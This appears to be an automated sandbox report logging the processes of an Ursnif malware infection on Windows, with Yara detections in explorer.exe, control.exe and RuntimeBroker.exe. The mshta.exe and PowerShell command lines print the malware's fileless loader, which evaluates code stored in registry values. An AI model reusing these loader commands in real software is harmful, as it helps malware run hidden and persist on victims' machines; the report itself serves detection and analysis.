\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	IsOsComponent	dword	1	success or wait	1	6D4436BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 B8 B8 52 04 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D441FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6556 Parent PID: 800

General

Start time:	11:53:28
Start date:	09/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6e4850000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5952 Parent PID: 6556

General

Start time:	11:53:29
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6556 CREDAT:17410 /prefetch:2
Imagebase:	0xd60000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5988 Parent PID: 800

General

Start time:	11:54:13
Start date:	09/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6e4850000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5920 Parent PID: 5988

General

Start time:	11:54:14
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5988 CREDAT:17410 /prefetch:2
Imagebase:	0xd60000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4596 Parent PID: 800

General

Start time:	11:54:16
Start date:	09/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6e4850000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6788 Parent PID: 4596

General

Start time:	11:54:17
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4596 CREDAT:17410 /prefetch:2
Imagebase:	0xd60000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 6688 Parent PID: 4596

General

Start time:	11:54:20
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4596 CREDAT:82956 /prefetch:2
Imagebase:	0xd60000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 2628 Parent PID: 3424

General

Start time:	11:54:26
Start date:	09/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\Audiinrt'));if(!window.flag)close()</script>'
Imagebase:	0x7ff62f450000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 4552 Parent PID: 2628

General

Start time:	11:54:27
Start date:	09/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.859928425.0000026F74250000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: conhost.exe PID: 6912 Parent PID: 4552

General

Start time:	11:54:28
Start date:	09/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5040 Parent PID: 4552

General

Start time:	11:54:36
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.cmdline'
Imagebase:	0x7ff6c96d0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 5880 Parent PID: 5040

General

Start time:	11:54:37
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCC08.tmp' 'c:\Users\user\AppData\Local\Temp\qxfma03s\CSC9A61D8937933426B894F97C05C536C75.TMP'
Imagebase:	0x7ff7e5080000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6564 Parent PID: 4552

General

Start time:	11:54:41
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.cmdline'
Imagebase:	0x7ff6c96d0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 5604 Parent PID: 6564

General

Start time:	11:54:42
Start date:	09/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDFCF.tmp' 'c:\Users\user\AppData\Local\Temp\maejgtwh\CSC5E7D34BFE3B047248BD36616B57FD91.TMP'
Imagebase:	0x7ff7e5080000

File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3424 Parent PID: 4552

General

Start time:	11:54:47
Start date:	09/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.1047039764.0000000004DD6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000003.877735219.00000000030F0000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: control.exe PID: 5656 Parent PID: 5964

General

Start time:	11:54:47
Start date:	09/02/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff66a2d0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.881249179.0000000000146000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.868598752.000001EB11270000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 3656 Parent PID: 3424

General

Start time:	11:54:54
Start date:	09/02/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes

MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.1038694426.0000027D4F836000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis